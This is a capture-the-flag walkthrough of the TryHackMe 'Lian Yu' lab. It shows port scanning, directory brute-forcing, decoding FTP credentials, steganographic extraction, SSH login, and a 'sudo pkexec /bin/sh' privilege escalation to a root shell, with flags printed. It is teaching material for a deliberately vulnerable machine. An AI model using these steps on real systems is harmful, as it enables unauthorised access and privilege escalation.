

# Lian Yu


```
ping lianyu.thm
```

```
rustscan -a lianyu.thm -- -A -oN portscan
```

There are 5 ports are open **21, 22, 80, 111, 35425**

```
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 60  vsftpd 3.0.2
22/tcp    open  ssh      syn-ack ttl 60  OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBA0Z67Cx0AtDwHfVa7iZw606htGa3GHwFRFSIUyW64PLpGRAdQ734CO
f7gbqWU2pe9HAAAAFQDWZIj944u1Lf3PqYCVsW48Gm9qCQAAAIBfWJeKF4FWRqZzPzquCMl6Zs/y8od6NhV
0mrJuUxBfw52Rv+hNBPR7SKclKOiZ86HnQAAAIAfWtiPHue0Q0J7pZbLe08wZ9XNoxgSEPSNeTNixRorlfZB
6XxZtwK4qAeFKwyo87kzg==
|   2048 39:6f:3a:9c:b6:2d:ad:0c:d8:6d:be:77:13:07:25:d6 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDRbgwcqyXJ24uImT32kAKmPww+oXR6ZxoLeKrtDmyoRf
4eWxrOdN2vzERcvobqKP7BDUm/YiietIEK4VmRM84k9ebCyP67d7PSRCGVHS218Z56Z+EfuCAfvMe0hxtrbH
XPxZ
|   256 a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPfrP3xY5X
|   256 3f:43:76:75:a8:5a:a6:cd:33:b0:66:42:04:91:fe:a0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDexCVa970tgeg9fCD4RSvrNyB8JhRKfzBrzUME3E/Fn
80/tcp    open  http      syn-ack ttl 60  Apache httpd
|_http-server-header: Apache
|_http-title: Purgatory
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
111/tcp    open  rpcbind  syn-ack ttl 60  2-4 (RPC #100000)
| rpcinfo:
|   program version      port/proto  service
|   100000  2,3,4          111/tcp    rpcbind
|   100000  2,3,4          111/udp    rpcbind
|   100000  3,4            111/tcp6   rpcbind
|   100000  3,4            111/udp6   rpcbind
|   100024  1              34508/udp6 status
|   100024  1              35425/tcp  status
|   100024  1              37946/udp  status
|_  100024  1              40711/tcp6 status
35425/tcp  open  status    syn-ack ttl 60  1 (RPC #100024)
```

On port 80




Bruteforce for finding some interesting dir or files on port **80**

```
ffuf -u http://lianyu.thm/FUZZ -w  
/root/Documents/ubuntu/Wordlists/dir_big.txt -t 100
```

Found one directory as **island**

```
(root@Hindutva) [~/Desktop/ctf/lianyu]
# ffuf -u http://lianyu.thm/FUZZ -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 100
```



```
v2.0.0-dev
```


---

```
:: Method      : GET
:: URL         : http://lianyu.thm/FUZZ
:: Wordlist    : FUZZ: /root/Documents/ubuntu/Wordlists/dir_big.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 100
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
```

---

```
[Status: 301, Size: 233, Words: 14, Lines: 8, Duration: 134ms]
* FUZZ: island
```

There is nothing interesting on this page




# Ohhh Noo, Don't Talk.....

I wasn't Expecting You at this Moment. I will meet you there

You should find a way to **Lian\_Yu** as we are planed. The Code Word is:

But on view page source there is code as **vigilante**




Again try to bruteforce on port 80 with **/island** dir

```
ffuf -u http://lianyu.thm/island/FUZZ -w  
/root/Documents/ubuntu/Wordlists/dir_big.txt -t 100
```

Found one more directory as **2100**








Decode this **RTy8yhBQdscX** string using <https://gchq.github.io/CyberChef/>

Found the code as **!#th3h00d** using Base58 data format



Now login with **vigilante** and **!#th3h00d** into the ftp

We successfully login into the machine and after type **ls** see that 3 three files. Download that on our local machine using **get**

```

(root@Hindutva)-[~/Desktop/ctf/lianyu]
# ftp lianyu.thm
Connected to lianyu.thm.
220 (vsFTPd 3.0.2)
Name (lianyu.thm:root): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||7576|).
150 Here comes the directory listing.
-rw-r--r--      1 0      0      511720 May 01  2020 Leave_me_alone.png
-rw-r--r--      1 0      0      549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--r--    1 0      0      191026 May 01  2020 aa.jpg
226 Directory send OK.
ftp> |

```

```

ftp> get Leave_me_alone.png
local: Leave_me_alone.png remote: Leave_me_alone.png
229 Entering Extended Passive Mode (|||33579|).
150 Opening BINARY mode data connection for Leave_me_alone.png (511720 bytes).
100% |*****| 499 KiB  140.41 KiB/s
226 Transfer complete.
511720 bytes received in 00:03 (135.39 KiB/s)
ftp> get Queen's_Gambit.png
local: Queen's_Gambit.png remote: Queen's_Gambit.png
229 Entering Extended Passive Mode (|||43172|).
150 Opening BINARY mode data connection for Queen's_Gambit.png (549924 bytes).
100% |*****| 537 KiB  85.89 KiB/s
226 Transfer complete.
549924 bytes received in 00:06 (84.15 KiB/s)
ftp> get aa.jpg
local: aa.jpg remote: aa.jpg
229 Entering Extended Passive Mode (|||29597|).
150 Opening BINARY mode data connection for aa.jpg (191026 bytes).
100% |*****| 186 KiB  124.97 KiB/s
226 Transfer complete.
191026 bytes received in 00:01 (115.20 KiB/s)

```

After checking one by one files using **exiftool** see that **Leave\_me\_alone.png** shows the file format error

```

(root@Hindutva)-[~/Desktop/ctf/lianyu]
# exiftool Leave_me_alone.png
ExifTool Version Number      : 12.65
File Name                    : Leave_me_alone.png
Directory                    : .
File Size                    : 512 kB
File Modification Date/Time   : 2020:05:01 08:56:06+05:30
File Access Date/Time        : 2023:08:19 17:31:30+05:30
File Inode Change Date/Time   : 2023:08:19 17:31:30+05:30
File Permissions              : -rw-r--r--
Error                        : File format error

```

We can see there hex values using **hexeditor** tool open both the .png file in hexeditor



hexeditor Queen's\_Gambit.png

We can see that it is perfectly hex value for the .png file

```
File: Queen's_Gambit.png
00000000 89 50 4E 47 00 0A 1A 0A 00 00 00 0D 49 48 44 52 .PNG.....IHDR
00000010 00 00 05 00 00 00 02 D0 08 06 00 00 00 CF 7D D0 .....}
00000020 56 00 00 00 01 73 52 47 42 00 AE CE 1C E9 00 00 V....sRGB.....
00000030 01 59 69 54 58 74 58 40 4C 3A 63 6F 60 2E 61 64 .YiTXtXML:com.ad
00000040 6F 62 65 2E 78 6D 70 00 00 00 00 3C 78 3A 78 obe.xmp.....<x:
00000050 60 70 6D 65 74 61 20 78 6D 6C 6E 73 3A 78 3D 22 mpmeta xmlns:x=
00000060 61 64 6F 62 65 3A 6E 73 3A 6D 65 74 61 2F 22 20 adobe:meta/"
00000070 78 3A 78 6D 70 74 6B 3D 22 58 40 50 20 43 6F 72 x:xmptk="XMP Co
00000080 65 20 35 2E 34 2E 30 22 3E 0A 20 20 20 3C 72 64 e 5.4.0"> <re
00000090 66 3A 52 44 46 20 78 6D 6C 6E 73 3A 72 64 66 3D f:RDF xmlns:rdf
000000A0 22 68 74 74 70 3A 2F 2F 77 77 77 2E 77 33 2E 6F "http://www.w3.o
000000B0 72 67 2F 31 39 39 39 2F 30 32 2F 32 32 2D 72 64 rg/1999/02/22-r
000000C0 66 2D 73 79 6E 74 61 78 2D 6E 73 23 22 3E 0A 20 f-syntax-ns#">
000000D0 20 20 20 20 20 3C 72 64 66 3A 44 65 73 63 72 69 <rdf:Descr
000000E0 70 74 69 6F 6E 20 72 64 66 3A 61 62 6F 75 74 3D ption rdf:about
000000F0 22 22 0A 20 20 20 20 20 20 20 20 20 20 20 20 78 ".
00000100 6D 6C 6E 73 3A 74 69 66 66 3D 22 68 74 74 70 3A mlns:tiff="http
00000110 2F 2F 6E 73 2E 61 64 6F 62 65 2E 63 6F 6D 2F 74 //ns.adobe.com/
```

hexeditor Leave\_me\_alone.png

But in this file starting 6 hex digits are incorrect

```
File: Leave me alone.png
00000000 58 45 6F AE 0A 0D 1A 0A 00 00 00 0D 49 48 44 52
00000010 00 00 03 4D 00 00 01 DB 08 06 00 00 00 17 A3 71
00000020 5B 00 00 20 00 49 44 41 54 78 9C AC BD E9 7A 24
00000030 4B 6E 25 08 33 F7 E0 92 64 66 DE A5 55 7B 69 34
00000040 6A 69 54 FD F5 73 CE BC C0 3C 9C 7E B4 D4 A5 56
00000050 49 55 75 D7 5C 98 5C 22 C2 DD 6C 3E 00 E7 C0 E0
00000060 4E 66 A9 4A 3D 71 3F 5E 32 C9 08 5F CC CD 60 C0
00000070 C1 C1 41 F9 7F FE DF FF BB 2F EB 22 FA B5 AE AB
00000080 7D 9D CF E7 F8 1E 5F CB 49 CE ED 94 7E B7 D8 D7
00000090 72 3C C9 E9 74 92 D3 D3 49 4E C7 93 9C 8F 8B 2C
000000A0 4B B3 7F 2F C7 45 CE A7 45 D6 D3 59 DA D2 44 A4
000000B0 48 EF 5D F4 D5 7B 11 29 45 6A E9 52 4A 91 D6 44
000000C0 F4 2F FA 6F BE F4 BD F6 FE 5E A5 E9 77 7B 5F B3
000000D0 DF E9 67 F4 78 A5 54 11 F1 DF D5 6A 1F 12 D1 63
000000E0 FF 19 2F BD 06 3B 8C 9E B9 E8 31 56 FB D9 8E DD
000000F0 0F BB 77 D7 67 9F 2F E9 5A E3 98 76 17 0D 7F 1F
00000100 D7 D1 E2 33 C5 BE F4 7A 27 FC 6C F7 D5 C7 B1 6A
00000110 AD 52 7A 4F 9F 19 E7 E2 F8 E9 E7 0E 87 C9 DF 3B
00000120 4D F6 F9 F9 50 64 BA 9C E4 70 79 90 C3 C5 41 2E
00000130 AF 0E 32 1D 0E 72 B8 BC B0 7F D7 B9 CA 34 4D 32
```

Change this value as **Queen's\_Gambit.png** file




File: Leave\_me\_alone.png

```
00000000 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52
00000010 00 00 03 4D 00 00 01 DB 08 06 00 00 00 17 A3 71
00000020 5B 00 00 20 00 49 44 41 54 78 9C AC BD E9 7A 24
00000030 4B 6E 25 08 33 F7 E0 92 64 66 DE A5 55 7B 69 34
00000040 6A 69 54 FD F5 73 CE BC C0 3C 9C 7E B4 D4 A5 56
00000050 49 55 75 D7 5C 98 5C 22 C2 DD 6C 3E 00 E7 C0 E0
00000060 4E 66 A9 4A 3D 71 3F 5E 32 C9 08 5F CC CD 60 C0
00000070 C1 C1 41 F9 7F FE DF FF BB 2F EB 22 FA B5 AE AB
00000080 7D 9D CF E7 F8 1E 5F CB 49 CE ED 94 7E B7 D8 D7
00000090 72 3C C9 E9 74 92 D3 D3 49 4E C7 93 9C 8F 8B 2C
000000A0 4B B3 7F 2F C7 45 CE A7 45 D6 D3 59 DA D2 44 A4
000000B0 48 EF 5D F4 D5 7B 11 29 45 6A E9 52 4A 91 D6 44
000000C0 F4 2F FA 6F BE F4 BD F6 FE 5E A5 E9 77 7B 5F B3
000000D0 DF E9 67 F4 78 A5 54 11 F1 DF D5 6A 1F 12 D1 63
000000E0 FF 19 2F BD 06 3B 8C 9E B9 E8 31 56 FB D9 8E DD
000000F0 0F BB 77 D7 67 9F 2F E9 5A E3 98 76 17 0D 7F 1F
00000100 D7 D1 E2 33 C5 BE F4 7A 27 FC 6C F7 D5 C7 B1 6A
00000110 AD 52 7A 4F 9F 19 E7 E2 F8 E9 E7 0E 87 C9 DF 3B
```

Now its perfect for the .png file

```
(root@Hindutva)-[~/Desktop/ctf/lianyu]
# exiftool Leave_me_alone.png
ExifTool Version Number      : 12.65
File Name                    : Leave_me_alone.png
Directory                    : .
File Size                    : 512 kB
File Modification Date/Time  : 2023:08:19 17:42:38+05:30
File Access Date/Time       : 2023:08:19 17:42:38+05:30
File Inode Change Date/Time  : 2023:08:19 17:42:38+05:30
File Permissions             : -rw-r--r--
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 845
Image Height                 : 475
Bit Depth                   : 8
Color Type                   : RGB with Alpha
Compression                  : Deflate/Inflate
Filter                      : Adaptive
Interlace                   : Noninterlaced
Image Size                  : 845x475
Megapixels                  : 0.401
```



We found a code as **password** but where it can be applied  
We have one more file as **aa.jpg**. See there contain using **steghide**

```
steghide info aa.jpg
```

And enter **password** as passphrase

We can see that **ss.zip** is embedded in it

```
(root@Hindutva)-[~/Desktop/ctf/lianyu]
# steghide info aa.jpg
"aa.jpg":
  format: jpeg
  capacity: 11.0 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "ss.zip":
    size: 596.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```

```
steghide extract -sf aa.jpg
```

```
(root@Hindutva)-[~/Desktop/ctf/lianyu]
# steghide extract -sf aa.jpg
Enter passphrase:
wrote extracted data to "ss.zip".

(root@Hindutva)-[~/Desktop/ctf/lianyu]
# ls
aa.jpg  Leave_me_alone.png  portscan  "Queen's Gambit.png"  ss.zip
```

```
unzip ss.zip
```

Got two files as **passwd.txt** and **shadow**

There is no such valueable containt in **passwd.txt** file. But in the **shadow** got some value

```
(root@Hindutva)-[~/Desktop/ctf/lianyu]
# cat passwd.txt
This is your visa to Land on Lian_Yu # Just for Fun ***

a small Note about it

Having spent years on the island, Oliver learned how to be resourceful and
set booby traps all over the island in the common event he ran into dangerous
people. The island is also home to many animals, including pheasants,
wild pigs and wolves.

(root@Hindutva)-[~/Desktop/ctf/lianyu]
# cat shado
M3tahuman
```

We know that there are another user **slade** but we don't have access on it

```

ftp> pwd
Remote directory: /home/vigilante
ftp> cd ..
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||33470|).
150 Here comes the directory listing.
drwx-----  2 1000      1000          4096 May 01  2020 slade
drwxr-xr-x   2 1001      1001          4096 May 05  2020 vigilante
226 Directory send OK.

```

Login in **slade** account with **M3tahuman** in ssh

```

(root@Hindutva)-[~/Desktop/ctf/lianyu]
# ssh slade@lianyu.thm
slade@lianyu.thm's password:
Way To SSH...
Loading.....Done..
Connecting To Lian_Yu Happy Hacking

WELCOME

LIANYU #

slade@LianYu:~$ whoami
slade
slade@LianYu:~$ id
uid=1000(slade) gid=1000(slade) groups=1000(slade),24(cdrom),25(floppy),29(audio),30(dip),
slade@LianYu:~$ ls
user.txt
slade@LianYu:~$ cat user.txt
THM{P30P7E_K33P_53CRET5__COMPUT3R5_D0N'T}
--Felicity Smoak

```

Type **sudo -l**

```
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
```

Go to <https://gtfobins.github.io/#> and search for **pkexec**

## / **pkexec** ☆ Star 8,918

Sudo

### | Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo pkexec /bin/sh
```

```
sudo pkexec /bin/sh
```

We got the **root** shell of the system

```
slade@LianYu:~$ sudo pkexec /bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# cd /root
# ls
root.txt
# cat root.txt

Mission accomplished

You are injected me with Mirakuru:) —> Now slade Will become DEATHSTROKE.

THM{MY_WORD_IS_MY_BOND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}
--DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825
```